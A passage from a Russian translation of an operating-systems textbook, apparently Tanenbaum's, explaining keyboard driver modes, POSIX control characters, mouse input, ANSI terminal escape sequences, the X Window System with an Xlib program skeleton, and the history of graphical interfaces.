К примеру, когда нажата клавиша *A*, ее скан-код (30) помещается в регистр ввода-вывода. Драйвер должен определить, в режиме какого регистра, верхнего или нижнего, работает клавиатура, в каком именно сочетании нажата эта клавиша, CTRL+A, ALT+A, CTRL+ALT+A или каком-нибудь другом. Поскольку драйвер может различить, какая клавиша была нажата, но еще не отпущена (например, SHIFT), у него вполне достаточно информации для успешной работы. К примеру, такая последовательность работы на клавиатуре: нажать SHIFT, нажать A, отпустить A, отпустить SHIFT — будет означать A в верхнем регистре. Но такая последовательность: нажать SHIFT, нажать A, отпустить SHIFT, отпустить A — также будет означать A в верхнем регистре. Хотя при таком клавиатурном интерфейсе все возлагается на программное обеспечение, он имеет исключительно гибкий характер. К примеру, пользовательской программе может быть интересно, где вводилась цифра, на верхнем ряду клавиатуры или на дополнительной цифровой клавиатуре, расположенной сбоку. В принципе, драйвер может предоставить и такую информацию.

Для драйвера могут быть приняты два основных подхода. Первый из них ограничивает работу драйвера восприятием входящей информации и передачей ее на более высокий уровень без всяких изменений. Программа чтения с клавиатуры получает необработанную последовательность ASCII-кодов. (Предоставлять пользовательским программам скан-коды было бы слишком примитивным решением, к тому же находящимся в сильной зависимости от используемой клавиатуры[1].)

Этот подход хорошо сочетается с потребностями таких сложных экранных редакторов, как emacs, которые позволяют пользователю привязывать произвольное действие к любым символу или последовательности символов. Но это означает, что если пользователь наберет *dste* вместо *date*, а затем исправит ошибку, нажав три раза на клавишу удаления (backspace) и набрав *ate*, и завершит все это вводом символа возврата каретки, пользовательская программа получит все 11 введенных ASCII-кодов:

```
dste←←←ate CR
```

Подобная детализация нужна не всем программам. Зачастую им нужен просто исправленный ввод, а не точная последовательность, в которой он был произведен. Это наблюдение приводит ко второму подходу: драйвер обрабатывает все редактирование внутри строки, а пользовательской программе предоставляются уже скорректированные строки. Первый подход является символьно-ориентированным, а второй — строчно-ориентированным. Первоначально они назывались соответственно **режимом без обработки** и **режимом с обработкой**. Для описания строчно-ориентированного подхода в стандарте POSIX используется менее образный термин **канонический режим**. А термин **неканонический режим** является эквивалентом для режима без обработки, хотя многие особенности его поведения могут быть изменены. POSIX-совместимые системы предоставляют несколько библиотечных функций, поддерживающих выбор обоих режимов и изменение многих параметров.

---

[1] Однако в ряде случаев это необходимо. Некоторые операционные системы предоставляют пользовательским программам такую возможность по их запросу. Проблема зависимости от клавиатуры при этом решается стандартизацией значений скан-кодов клавиш, также позволяющей использовать универсальные драйверы. — *Примеч. ред.*

Если клавиатура находится в каноническом режиме (с обработкой), символы должны храниться до тех пор, пока не будет набрана вся строка, поскольку пользователь, приступив к набору, может впоследствии принять решение об удалении части строки. Даже если клавиатура находится в режиме без обработки, программа могла еще не запрашивать входные данные, поэтому символы должны храниться в буфере, позволяя пользователю осуществлять упреждающий ввод. Для этих целей должен использоваться либо специализированный буфер, либо буфер, выделенный из пула. В первом случае на упреждающий ввод накладывается определенный лимит, а во втором — нет. Наиболее четко необходимость буфера проявляется, когда пользователь осуществляет ввод в окне оболочки (или в окне командной строки, если говорить о Windows) в то время, когда предыдущая команда (например, на компиляцию) еще не завершена. Последовательно набираемые символы должны скапливаться в буфере, поскольку оболочка еще не готова их прочитать. Системных программистов, не дающих пользователям выполнять предварительный ввод с клавиатуры, нужно окунать в смолу и обваливать в перьях или, и того хуже, заставлять работать на их же собственных системах.

Хотя логически клавиатура и монитор являются отдельными устройствами, многие пользователи привыкли к тому, чтобы набираемые ими символы появлялись на экране. Этот процесс называется **отображением** (echoing)[1].

Отображение усложняется тем, что программа может выводить на экран другую информацию как раз в то время, когда пользователь что-нибудь набирает на клавиатуре (опять представьте, что вводите данные в окно оболочки). По крайней мере, драйвер клавиатуры должен определить, куда помещать новый ввод, чтобы на него не накладывался программный вывод.

Отображение ввода усложняется и тем, что при вводе более 80 символов их надо отображать в 80-символьных строках (или в строках другой длины). В зависимости от приложения в данном случае можно применить перенос на следующую строку. Некоторые драйверы просто урезают строку до 80 символов, отбрасывая все символы после 80-й позиции.

Другой проблемой является обработка символа табуляции. Обычно именно драйвер должен вычислять текущую позицию курсора, учитывая как вывод, осуществляемый программой, так и вывод в процессе отображения ввода, и вычислять точное количество отображаемых пробелов.

Теперь рассмотрим проблему эквивалентности устройств. Логически в конце строки текста одним из них нужен код возврата каретки, чтобы переместить курсор обратно на первую позицию, и код перевода строки, чтобы перейти на новую строку. Требования к пользователям ставить оба этих кода в конце каждой строки вряд ли было бы встречено с восторгом. Поэтому драйвер устройства должен конвертировать все в формат, используемый операционной системой, независимо от того, что именно было введено. В UNIX код клавиши ENTER конвертируется для внутреннего запоминания в код перевода строки, а в Windows он конвертируется в код возврата каретки, за которым следует код перевода строки.

Если стандартным является хранение кода перевода строки (как в соглашении UNIX), то коды возврата каретки (генерируемые при нажатии клавиши ENTER) должны быть превращены в коды перевода строки. Если внутренний формат предусматривает хра-

---

[1] Также встречается под названиями «эхопечать» или «печать эха». — *Примеч. ред.*

нение обоих кодов (как в соглашении Windows), то драйвер должны сгенерировать код возврата строки при получении кода возврата каретки и код возврата каретки при получении кода перевода строки. Независимо от используемого внутреннего соглашения монитор для отображения ввода может потребовать и код перевода строки, и код возврата каретки, чтобы правильно обновлять экран. На многопользовательских системах, например на больших универсальных машинах, у разных пользователей могут быть разные типы терминалов, подключенных к машине, и драйвер клавиатуры должен получать всевозможные комбинации кодов возврата каретки/перевода строки и преобразовывать их во внутренний стандарт системы, а также выстраивать их таким образом, чтобы отображение выполнялось правильно.

При работе в каноническом режиме некоторые вводимые символы имеют специальное предназначение. В табл. 5.4 показаны все специальные символы, необходимые системе POSIX. Подразумевается, что все они являются символами управления, не конфликтующими с текстовым вводом или кодами, используемыми программами; все, кроме последних двух, могут быть изменены программным способом.

Таблица 5.4. Символы, обрабатываемые особым образом в каноническом режиме

Символ	Имя в POSIX	Комментарий
CTRL+H	ERASE	Забивание одного символа
CTRL+U	KILL	Стирание всей набранной строки
CTRL+V	LNEXT	Буквальное интерпретирование следующего символа
CTRL+S	STOP	Остановка вывода
CTRL+Q	START	Запуск вывода
DEL	INTR	Прерывание процесса (SIGINT)
CTRL+\	QUIT	Принуждение к выводу дампа ядра (SIGQUIT)
CTRL+D	EOF	Вставка кода конца файла
CTRL+M	CR	Вставка кода возврата каретки (неизменяемый)
CTRL+J	NL	Вставка кода перевода строки (неизменяемый)

Символ *ERASE* позволяет пользователю стереть только что введенный символ. Обычно для этого применяется клавиша удаления Backspace (CTRL+H). Он не добавляется в очередь символов, а вместо этого удаляет из нее предыдущий символ. Чтобы удалить предыдущий символ с экрана, он должен быть отображен в виде последовательности из трех символов: забивания, пробела и забивания. Если предыдущий символ был символом табуляции, его удаление зависит от того, как он был обработан при наборе. Если он немедленно был превращен в несколько пробелов, то для определения того, на сколько символов следует вернуться, нужна дополнительная информация. Если в очереди ввода сохранен сам символ табуляции, он может быть удален, а вся строка выведена на экран заново. В большинстве систем при забивании будут всего лишь стираться символы в текущей строке. Забивание не будет стирать возврат каретки и возвращать курсор на предыдущую строку. Если пользователь заметит ошибку при наборе в самом начале строки, ему чаще всего удобнее удалить всю строку и начать набор заново. Символ *KILL* удаляет всю строку. Многие системы убирают стертую строку с экрана, но к отображению ввода на некоторых старых системах добавляются возврат каретки и перевод строки, поскольку некоторые пользователи предпочитают видеть прежний

вариант строки. В конечном счете, способ отображения ввода символа *KILL* — это дело вкуса. Как и в случае с символом *ERASE*, уйти назад за пределы текущей строки не представляется возможным. При удалении блока символов драйвер может испытывать, а может и не испытывать затруднения с возвратом задействованных буферов в пул.

Иногда символы *ERASE* или *KILL* должны вводиться как обычные данные. В этом случае в качестве **эскейп-символа** (escape character) служит *LNEXT*[1]. В UNIX для его ввода по умолчанию используется CTRL+V. К примеру, старые UNIX-системы часто используют в качестве символа *KILL* знак @, но почтовая система Интернета использует адреса вида linda@cs.washington.edu. Все, кому удобнее пользоваться старым соглашением, могут переопределить *KILL* и назначить для него знак @, но тогда им придется вводить знак @ в адресную строку электронной почты в буквальном виде. Это делается путем набора последовательности CTRL+V @. Сам символ CTRL+V тоже может быть введен в буквальном виде путем последовательного двойного набора CTRL+V. Как только драйвер встречает CTRL+V, он выставляет флажок, свидетельствующий о том, что следующий символ исключается из обработки особым способом. Сам символ *LNEXT* в очередь символов не заносится.

Чтобы дать возможность пользователям остановить прокрутку изображения на экране за пределы видимости, предоставляются управляющие коды для остановки и последующего возобновления прокрутки. В UNIX для этого используются коды *STOP* (CTRL+S) и *START* (CTRL+Q) соответственно. Они не сохраняются, а используются для установки и снятия флажка в структуре данных клавиатуры. Когда предпринимается попытка вывода информации на экран, проверяется состояние этого флажка. Если он установлен, вывод не осуществляется. Наряду с программным выводом обычно подавляется и отображение ввода.

Довольно часто возникает необходимость прервать работу вышедшей из-под контроля отлаживаемой программы. Для этого могут быть использованы символы *INTR* (DEL) и *QUIT* (CTRL+\). В UNIX клавиша DEL посылает сигнал *SIGINT* всем процессам, запущенным с этой клавиатуры. Реализация работы клавиши DEL может быть крайне затруднена, поскольку UNIX с самого начала разрабатывалась для одновременной работы с несколькими пользователями. Поэтому обычно приходится иметь дело с множеством процессов, запущенных от имени многих пользователей, и клавиша DEL должна послать сигнал только процессу, принадлежащему данному пользователю. Трудности возникают при получении информации от драйвера той частью операционной системы, которая обрабатывает сигналы и которая, ко всему прочему, эту информацию и не запрашивает.

Действие сочетания клавиш CTRL+\ подобно действию клавиши DEL, за исключением того, что посылается сигнал *SIGQUIT*, вызывающий вывод дампа ядра, если этот сигнал не перехватывается или не игнорируется. При нажатии любой из этих клавиш драйвер должен отобразить возврат каретки и перевод строки и сбросить весь накопленный ввод, позволяя начать все с чистого листа. Зачастую для *INTR* используется сочетание CTRL+C, а не клавиша DEL, поскольку многие программы используют DEL наряду с клавишей забивания для редактирования ввода.

Следующий специальный символ, *EOF* (CTRL+D), вызывает в UNIX выполнение для терминала всех отложенных запросов на чтение, используя все содержимое буфера,

---

[1] Точнее, символ LNEXT используется здесь в качестве экранирующего. — *Примеч. ред.*

даже если буфер пуст. Ввод CTRL+D в самом начале строки заставляет программу прочитать нуль байтов, что условно воспринимается как конец файла и заставляет многие программы действовать точно так же, как при встрече кода конца файла во входном файле.

Программное обеспечение мыши

Мышь, или иногда трекбол, то есть та же мышь, положенная на спину, имеется на многих персональных компьютерах. Одна из распространенных конструкций мыши имеет внутри себя обрезиненный шарик, выступающий наружу через отверстие в ее нижней части и вращающийся по мере перемещения мыши по нескользкой поверхности. При вращении шарик трется о прорезиненные ролики, помещенные на валах, расположенных под прямым углом друг относительно друга. Перемещение влево-вправо вызывает вращение вала, параллельного оси *Y*, а перемещение вверх-вниз вызывает вращение вала, параллельного оси *X*.

Еще одной популярной разновидностью является оптическая мышь, оборудованная в нижней части одним или несколькими светоизлучающими диодами и фотодетекторами. Их ранние модели должны были работать на специальном коврике, имеющем выгравированную прямоугольную сетку, чтобы мышь могла подсчитывать количество пересекаемых линий. Современные оптические мыши имеют встроенную микросхему обработки изображения и производят в низком разрешении непрерывную съемку находящейся под ними поверхности, изучая изменение изображений от снимка к снимку.

Как только мышь будет перемещена в любом направлении на определенное минимальное расстояние или ее кнопка будет нажата или освобождена, компьютеру будет отослано сообщение. Минимальное расстояние составляет около 0,1 мм (хотя его можно настроить программным способом). Некоторые называют это расстояние **микки**. У мышей могут быть одна, две или три кнопки в зависимости от представления разработчика об интеллектуальных возможностях пользователей отслеживать назначение более чем одной кнопки. У некоторых мышей имеется колесо, которое может отправлять компьютеру дополнительные данные. Беспроводные мыши ничем не отличаются от проводных, за исключением того, что они отправляют свои данные на компьютер не по проводам, а по маломощному радиоканалу, использующему, к примеру, стандарт **Bluetooth**.

Сообщение в адрес компьютера имеет три составляющие: Δx, Δy и кнопки. Первая составляющая — это изменение позиции x со времени последнего сообщения. Затем следует изменение позиции y со времени последнего сообщения. И в завершение включается информация о состоянии кнопок. Формат сообщения зависит от системы и количества имеющихся кнопок. Обычно оно занимает 3 байта. Многие мыши отправляют сообщения максимум 40 раз в секунду, поэтому со времени последнего сообщения мышь может переместиться на несколько микки.

Учтите, что мышь показывает только изменение позиции, а не саму по себе абсолютную позицию. Если мышь поднять и аккуратно вернуть на место без вращения шарика, то никаких сообщений отправлено не будет.

Многие графические интерфейсы пользователя различают одиночный и двойной щелчки кнопкой мыши. Если два щелчка достаточно близки в пространстве (в микки) и также близки по времени (в миллисекундах), то будет послан сигнал двойного

щелчка. Максимальное значение понятия «достаточно близки» зависит от программы, а каждый из этих параметров может быть настроен пользователем.

5.6.2. Программное обеспечение вывода информации

Теперь рассмотрим программное обеспечение вывода. Сначала разберемся с простым выводом в текстовое окно, которое обычно предпочитают использовать программисты. Затем рассмотрим графический интерфейс пользователя, предпочитаемый другими пользователями.

Текстовые окна

Вывод проще ввода, когда он представляет собой последовательный вывод символов одного и того же шрифта, размера и цвета. Большей частью программы отправляют символы в текущее окно, где они и отображаются. Обычно за один системный вызов выводится блок символов, к примеру целая строка.

Экранные редакторы и многие другие сложные программы должны уметь обновлять экран сложными способами, например удалять одну строку в середине экрана. Для обеспечения этих потребностей большинство драйверов вывода поддерживают наборы команд для перемещения курсора, вставки и удаления символов или строк там, где находится курсор, и т. д. Эти команды часто называются **эскейп-последовательностями**. В период широкого распространения «немых» ASCII-терминалов с отображением 25 строк по 80 символов существовали сотни типов терминалов, у каждого из которых имелись собственные эскейп-последовательности. Поэтому трудно было написать программу, которая работала на более чем одном типе терминала.

Одно из решений, представленное в системе Berkeley UNIX, представляло собой базу данных терминалов, называемую **termcap**. Этот программный пакет определял набор основных действий, таких как перемещение курсора в позицию (*строка*, *столбец*). Для перемещения курсора в конкретное место программа, например редактор, использовала общую эскейп-последовательность, которая затем превращалась в фактическую эскейп-последовательность для того терминала, на который осуществлялся вывод. Таким образом, редактор работает на любом терминале, для которого имеется запись в базе данных termcap. Основная часть UNIX-программ по-прежнему именно так и работает, даже на персональных компьютерах.

Со временем промышленность стала испытывать потребность в стандартизации эскейп-последовательностей, поэтому был разработан стандарт ANSI. Некоторые из его значений показаны в табл. 5.5.

Таблица 5.5. Эскейп-последовательности стандарта ANSI, воспринимаемые драйвером терминала при выводе информации. ESC означает ASCII-символ эскейп (0x1B), а *n*, *m* и *s* являются дополнительными числовыми параметрами

Эскейп-последовательность	Предназначение
ESC [*n* A	Перемещение вверх на *n* строк
ESC [*n* B	Перемещение вниз на *n* строк
ESC [*n* C	Перемещение вправо на *n* позиций

Эскейп-последовательность	Предназначение
ESC [*n* D	Перемещение влево на *n* позиций
ESC [*m*; *n* H	Перемещение курсора в позицию (*m*, *n*)
ESC [*s* J	Очистка экрана от позиции курсора (0 — до конца, 1 — от начала, 2 — всего экрана)
ESC [*s* K	Очистка строки от позиции курсора (0 — до конца, 1 — от начала, 2 — всей строки)
ESC [*n* L	Вставка *n* строк в позицию курсора
ESC [*n* M	Удаление *n* строк с позиции курсора
ESC [*n* P	Удаление *n* символов с позиции курсора
ESC [*n* @	Вставка *n* символов в позицию курсора
ESC [*n* m	Включение отображения *n* (0 — нормального, 4 — полужирного, 5 — мигающего, 7 — инвертированного)
ESC M	Прокрутка экрана назад, если курсор находится в верхней строке

Рассмотрим, как эти эскейп-последовательности могут использоваться текстовым редактором. Предположим, что пользователь набрал команду, предписывающую редактору удалить все символы в строке 3, а затем убрать разрыв между строками 2 и 4. Редактор должен послать по последовательному каналу в адрес терминала следующую эскейп-последовательность:

```
ESC [ 3 ; 1 H ESC [ 0 K ESC [ 1 M
```

(где пробелы используются только для разделения символов и по каналу не передаются). Эта последовательность приводит к перемещению курсора в начало третьей строки, удалению всей строки, а затем удалению только что опустевшей строки, заставляя все строки, начиная с четвертой, подняться на одну строку. При этом та строка, что была четвертой, становится третьей, пятая — четвертой и т. д. Аналогичные эскейп-последовательности могут использоваться для добавления текста в середину дисплея. Слова могут добавляться или удаляться аналогичным образом.

Система X Window

Пользовательский интерфейс практически всех UNIX-систем базируется на системе **X Window System** (которую часто называют просто **X**), разработанной в 1980-е годы в Массачусетском технологическом институте (MIT) как часть проекта Athena. Она обладает хорошей переносимостью и работает целиком в пользовательском пространстве. Первоначально она предназначалась для подключения большого количества удаленных пользовательских терминалов к центральному вычислительному серверу, поэтому логически разбита на клиентское и серверное программное обеспечение, которое потенциально может работать на разных компьютерах. На современных персональных компьютерах обе ее составляющие могут работать на одной и той же машине. В Linux-системах популярные среды рабочих столов Gnome и KDE работают поверх X-системы.

Когда X-система работает на одной машине, программное обеспечение, которое собирает входящую информацию с клавиатуры и мыши и выводит выходную информацию на экран, называется **X-сервером**. X-сервер должен отслеживать, какое из окон выбрано в данный момент (в каком из них находится указатель мыши), поэтому он знает, какому именно клиенту отправлять весь клавиатурный ввод. Он обменивается информацией с работающими программами (возможно, по сети), называемыми **X-клиентами**. X-сервер отправляет им информацию, получаемую с клавиатуры и мыши, и принимает от них команды на отображение информации.

Может показаться странным, что X-сервер всегда находится внутри пользовательских компьютеров, а X-клиент может быть вне его, на удаленном вычислительном сервере, но стоит лишь подумать об основной задаче X-сервера — отображении битов на экране, как сразу становится понятно, почему нужно держать его ближе к пользователю. С точки зрения программы именно клиент предписывает серверу какие-то действия вроде отображения текста и геометрических фигур. А сервер (в локальном персональном компьютере) делает, как и все серверы, лишь то, что ему сказано.

Схема клиента и сервера для случая, когда X-клиент и X-сервер размещаются на разных машинах, показана на рис. 5.27. Но при запуске Gnome или KDE на одной машине в роли клиента выступает какая-нибудь прикладная программа, использующая X-библиотеку, которая общается с X-сервером на той же самой машине (но использует TCP-подключение через сокеты аналогично тому, как это делалось бы в случае использования удаленного компьютера).




Рис. 5.27. Клиенты и серверы в системе X Window System, разработанной в MIT

Смысл предоставления возможности запуска X Window System в качестве надстройки над UNIX (или над другой операционной системой) на отдельной машине или с использованием сети заключается в том, что X-система фактически определяет протокол обмена данными между X-клиентом и X-сервером (см. рис. 5.27). И не

важно, где именно находятся клиент и сервер — на одной машине, отделены друг от друга на 100 метров и связаны по сети или их разделяют тысячи километров и они связаны через Интернет. Во всех случаях протокол и работа системы имеют идентичный характер.

X-система — это всего лишь система организации многооконного интерфейса. Она не является полноценной системой графического интерфейса пользователя. Для получения полноценного графического интерфейса пользователя поверх нее запускается другое программное обеспечение. Один из его уровней — это **Xlib**, представляющий собой библиотеку процедур для доступа к функциональности X-системы. Эти процедуры формируют основу X Window System и станут предметом нашего дальнейшего рассмотрения, но они слишком примитивны для непосредственного доступа к ним пользовательских программ. К примеру, они посылают отдельное сообщение о каждом щелчке мыши, поэтому определение того, какие два щелчка на самом деле формируют двойной щелчок, должно быть сделано на уровне, находящемся выше Xlib.

Для облегчения программирования в среде X-системы в качестве ее составной части предоставляется инструментарий под названием **Intrinsics**. На этом уровне осуществляется управление кнопками, полосами прокрутки и другими элементами графического интерфейса, именуемыми **виджетами** (widgets). Для создания настоящего графического интерфейса пользователя с универсальными восприятием и поведением необходим другой уровень (или несколько уровней). Один из примеров — **Motif** (см. рис. 5.27) — является основой для общей среды рабочего стола — Common Desktop Environment, используемой в Solaris и других коммерческих UNIX-системах. Во многих приложениях используются вызовы к Motif, а не к Xlib. В Gnome и KDE имеется структура, похожая на ту, которая показана на рис. 5.27, только в них используются другие библиотеки. В Gnome используется библиотека GTK+, а в KDE — библиотека Qt.

Также стоит заметить, что управление окнами не является частью самой X-системы. Решение о его отделении было принято преднамеренно. Этим занимается отдельный процесс X-клиента под названием **менеджер окон**. Он управляет созданием, удалением и перемещением окон на экране. Для управления окнами он посылает команды X-серверу, предписывая, что нужно делать. Зачастую он работает на той же машине в качестве X-клиента, но теоретически может работать где угодно.

Такая модульная конструкция, состоящая из нескольких уровней и многочисленных программ, придает X-системе высокую степень переносимости и гибкости. Она была перенесена на большинство версий UNIX, включая Solaris, все варианты BSD, AIX, Linux и т. д., предоставляя разработчикам приложений возможность использовать стандартный интерфейс для нескольких платформ. Она также была перенесена на другие операционные системы. Для сравнения, в Windows система управления окнами и графический интерфейс пользователя перемешаны в интерфейсе графических устройств — GDI и расположены в ядре, что усложняет их поддержку и, конечно же, делает невозможным их перенос.

Теперь перейдем к краткому обзору X-системы с уровня Xlib. При запуске X-программа создает подключение к одному или нескольким X-серверам, назовем их рабочими станциями, даже если они будут сосуществовать на одной и той же машине с самой X-программой. X-система рассматривает эти подключения как надежные в том смысле, что потерянные и продублированные сообщения обрабатываются сетевым программ-

ным обеспечением и не нужно заботиться об ошибках обмена данными. Обычно для связи между клиентом и сервером используется протокол TCP/IP.

При обмене данными используются четыре вида сообщений:

- ✦ команды вывода графики от программы к рабочей станции;
- ✦ ответы рабочей станции на программные запросы;
- ✦ извещения о событиях клавиатуры, мыши и других устройств;
- ✦ сообщения об ошибках.

Большинство команд на вывод графики посылаются из программ к рабочим станциям в виде одностороннего сообщения, на которое не ожидается никакого ответа. Причина такой конструкции кроется в том, что когда клиент и сервер работают на разных машинах, на прохождение и выполнение команды может потребоваться значительный отрезок времени. Блокировка прикладной программы в течение этого отрезка приведет к ненужному замедлению ее работы. В то же время, когда программе необходима информация от рабочей станции, она просто вынуждена ждать возвращения ответа.

Как и Windows, X-система является в высокой степени управляемой событиями. События поступают от рабочей станции к программе, зачастую в качестве ответа на какие-нибудь действия человека, например нажатие клавиш, перемещение мыши или окна, находящегося на первом плане. Каждое сообщение о событии занимает 32 байта, где в первом байте дается тип события, а в следующем 31 байте предоставляется дополнительная информация. Существует несколько десятков событий, но программе отправляются сообщения только о тех событиях, о желании обработки которых она сообщила. К примеру, если программа не желает ничего слышать об освобождаемых клавишах, то сообщения об их освобождении ей и не посылаются. Как и в Windows, события выстраиваются в очередь, и программа считывает информацию о них из входной очереди.

Но в отличие от Windows, операционная система никогда сама не вызывает процедуры, находящиеся внутри прикладной программы. Она даже не знает, какая процедура какое событие обрабатывает.

Ключевым понятием в X-системе является **ресурс**. Он представляет собой структуру данных, в которой содержится определенная информация. Прикладные программы создают ресурсы на рабочих станциях. Ресурсы могут совместно использоваться несколькими процессами, запущенными на рабочей станции. Ресурсы настроены на короткий период существования и не в состоянии пережить перезагрузку рабочей станции. Типичными ресурсами являются окна, шрифты, цветовые карты (палитры), карты элементов изображений (растровые изображения), курсоры и графические контексты. Последние используются для связи свойств с окнами и имеют концептуальное сходство с контекстами устройств в Windows.

Примерная неполная структура X-программы показана в листинге 5.1. Она начинается с нескольких необходимых заголовков, за которыми следует ряд определений переменных. Затем осуществляется подключение к X-серверу, указанному в виде параметра процедуры *XOpenDisplay*. После этого происходит выделение окну ресурсов, и его дескриптор сохраняется в переменной *win*. На практике здесь должна происходить инициализация. Затем программа сообщает менеджеру окон о существовании нового окна, чтобы он мог взять его под свое управление.

Листинг 5.2. Структура прикладной программы X Window

```
#include <X11/Xlib.h>
#include <X11/Xutil.h>

main(int argc, char *argv[])
{
    Display disp;                       /* идентификатор сервера */
    Window win;                         /* идентификатор окна */
    GC gc;                              /* идентификатор графического контекста
*/
    XEvent event;                       /* хранилище для одного события */
    int running = 1;

    disp = XOpenDisplay("display name");    /* подключение к X-серверу */
    win = XCreateSimpleWindow(disp, ... );  /* выделение памяти для нового
                                            окна */
    XSetStandardProperties(disp, ...);      /* оповещение менеджера окон */
    gc = XCreateGC(disp, win, 0, 0);        /* создание графического
                                            контекста */
    XSelectInput(disp, win, ButtonPressMask | KeyPressMask | ExposureMask);
    XMapRaised(disp, win);                  /* отображение окна; отправка
                                            события Expose */
    while (running) {
        XNextEvent(disp, &event);           /* получение следующего события */
        switch (event.type) {
            case Expose: ...; break;        /* перерисовка окна */
            case ButtonPress: ...; break;   /* обработка щелчка мыши */
            case Keypress: ...; break;      /* обработка клавиатурного ввода */
        }
    }

    XFreeGC(disp, gc);                      /* избавление от графического
                                            контекста */
    XDestroyWindow(disp, win);              /* высвобождение пространства памяти
                                            окна */
    XCloseDisplay(disp);                    /* разрыв сетевого подключения */
}
```

Путем вызова процедуры *XCreateGC* создается графический контекст, в котором сохраняются свойства окна. В более сложных программах в этом месте может проводиться инициализация. В следующем операторе содержится вызов процедуры *XSelectInput*, сообщающей X-серверу, какие события программа готова обрабатывать. В данном случае программу интересуют щелчки мышью, нажатия клавиш и выводимые на первый план окна. В действительности настоящая программа будет интересоваться и другими событиями. И наконец, процедура *XMapRaised* осуществляет отображение нового окна на экране, выводя его на первый план. С этого момента окно становится видимым на экране.

Основной цикл состоит из двух операторов и логически выглядит намного проще соответствующего цикла в Windows. Первый оператор получает событие, а второй осуществляет его диспетчеризацию по типу этого события для его дальнейшей обработки. Когда какое-нибудь событие свидетельствует об окончании программы, переменной

running присваивается значение 0 и цикл завершается. Перед выходом программа избавляется от графического контекста, окна и подключения.

Следует заметить, что графический интерфейс пользователя нравится далеко не всем. Многие программисты предпочитают традиционный интерфейс, основанный на использовании командной строки, который рассматривался ранее в этом разделе. X-система управляет им с помощью клиентской программы под названием xterm. Эта программа имитирует работу почтенного интеллектуального терминала VT102, укомплектованного всеми эскейп-последовательностями. Такие редакторы, как vi и emacs, а также другие программы, использующие базу данных termcap, работают в подобных окнах без каких-либо изменений.

Графические пользовательские интерфейсы

На многих персональных компьютерах предлагается пользоваться **графическим интерфейсом пользователя** (Graphical User Interface (**GUI**)). Сокращение GUI произносится как «гуи».

GUI был изобретен Дугласом Энгельбартом (Douglas Engelbart) и его исследовательской группой из Стэнфордского исследовательского института. Затем он был скопирован исследователями из Xerox PARC. Однажды соучредитель компании Apple Стив Джобс (Steve Jobs) посетил PARC, увидел GUI на компьютере Xerox и воскликнул примерно следующее: «Ну надо же! Это ведь будущее компьютерного мира». GUI подтолкнул его на создание нового компьютера, которым стал Apple Lisa. Из-за дороговизны компьютер Lisa потерпел коммерческий провал, но его потомок, Macintosh, имел громадный успех.

Когда компания Microsoft получила прототип компьютера Macintosh, чтобы получить возможность разработки на нем программы Microsoft Office, ее руководство попросило Apple лицензировать этот интерфейс для всех желающих, чтобы он стал промышленным стандартом. (Microsoft выручила намного больше денег от программы Office, чем от MS-DOS, поэтому ей захотелось отказаться от MS-DOS, чтобы получить более совершенную платформу для Office.) Ответственный исполнитель проекта Macintosh в компании Apple Жан-Луи Гассе (Jean-Louis Gassee) в просьбе отказал, а Стив Джобс не стал отменять его решение. В конце концов Microsoft получила лицензию на элементы этого интерфейса. Именно они и стали основой интерфейса системы Windows. Когда Windows стала входить в моду, Apple подала на Microsoft в суд, обвиняя ее в выходе за лицензионные рамки, но судья не согласился с этим, и Windows продолжала наступать Macintosh на пятки. Если бы Гассе согласился со многими специалистами компании Apple, также желающими всеобщего лицензирования программного обеспечения Macintosh, компания Apple, наверное, разбогатела бы на лицензионных сборах и Windows сейчас бы не существовало.

Если на время не принимать во внимание интерфейсы сенсорных экранов, то в GUI есть четыре наиболее важных элемента, обозначаемых символами WIMP. Эти буквы означают соответственно: окна — Windows, значки — Icons, меню — Menus и указывающие устройства — Pointing device. Окна представляют собой прямоугольные области экрана, используемые для запуска программ. Значки являются небольшими обозначениями, на которых можно щелкать мышью с целью выполнения каких-либо действий. Меню представляют собой перечни действий, любое из которых может быть выбрано. И наконец, указывающие устройства — это мыши, трекболы или другая аппаратура, используемая для перемещения указателя по экрану с целью выбора элементов.

Программное обеспечение GUI может быть реализовано либо в качестве кода на уровне пользователя, как это сделано в системах UNIX, либо в самой операционной системе, как в случае с системой Windows. Для ввода в системах GUI по-прежнему используются клавиатура и мышь, а вот вывод практически всегда направляется на специальное устройство, называемое **графическим адаптером**. Этот адаптер состоит из специального блока памяти, называемого видеопамятью, в которой хранятся изображения, появляющиеся на экране. На графических адаптерах часто ставят 32- или 64-разрядные центральные процессоры и до 4 Гбайт собственной оперативной памяти, отделенной от оперативной памяти самого компьютера.

